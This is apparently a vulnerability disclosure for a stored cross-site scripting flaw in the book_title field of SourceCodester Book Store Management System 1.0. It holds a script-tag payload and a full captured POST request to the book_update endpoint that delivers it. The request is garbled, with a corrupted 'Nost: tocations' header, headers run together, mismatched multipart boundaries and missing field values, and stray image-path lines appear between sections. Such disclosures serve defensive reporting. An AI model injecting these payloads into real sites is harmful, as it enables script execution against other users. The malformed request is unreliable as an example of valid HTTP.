



## Book Store Management System 1.0 — Unrestricted input leads to xss

A vulnerability was found in SourceCodester Book Store Management System 1.0. It has been rated as problematic.

This issue affects some unknown processing of the file /bsms\_ci/index.php/book. The manipulation of the argument book\_title leads to cross site scripting.

POC

```
book_title=<script>alert(1)</script>
```

## payload


```
POST /bsms_ci/index.php/book/book_update HTTP/1.1
Host: localhost
Nost: tocations: tocations: User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:106.0) Gecko/20100101 Firefox/106.0 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8 Accept-Language: zh-CN,zh;q=0.8,zh-TW;q=0.7,zh-HK;q=0.5,en-US;q=0.3,en;q=0.2
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=------360905104428983611953810302680 Content-Length: 1295
Origin: http://localhost
Connection: close
Referer: http://localhost/bsms_ci/index.php/book
Cookie: ci_session=fsq5ubpjnv00i1jrsov0oilv0f76hqj4
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: same-origin
Sec-Fetch-User: ?1
                            ----360905104428983611953810302680
Content-Disposition: form-data; name="book_code"
                           -----360905104428983611953810302680
Content-Disposition: form-data; name="book_title"
<script>alert(1)</script>
                             ----360905104428983611953810302680
Content-Disposition: form-data; name="year"
                     -----360905104428983611953810302680
Content-Disposition: form-data; name="price"
                          -----360905104428983611953810302680
Content-Disposition: form-data; name="category"
                    -----360905104428983611953810302680
Content-Disposition: form-data; name="gambar"; filename=""Content-Type: application/octet-stream
               -----360905104428983611953810302680
Content-Disposition: form-data; name="publisher"
                    -----360905104428983611953810302680
Content-Disposition: form-data; name="writer"
Author 1 et. al.
                          -----360905104428983611953810302680
Content-Disposition: form-data; name="stock"
                           -----360905104428983611953810302680
Content-Disposition: form-data; name="save
Save
             -----360905104428983611953810302680--
```


















name=<script>alert(1)</script>





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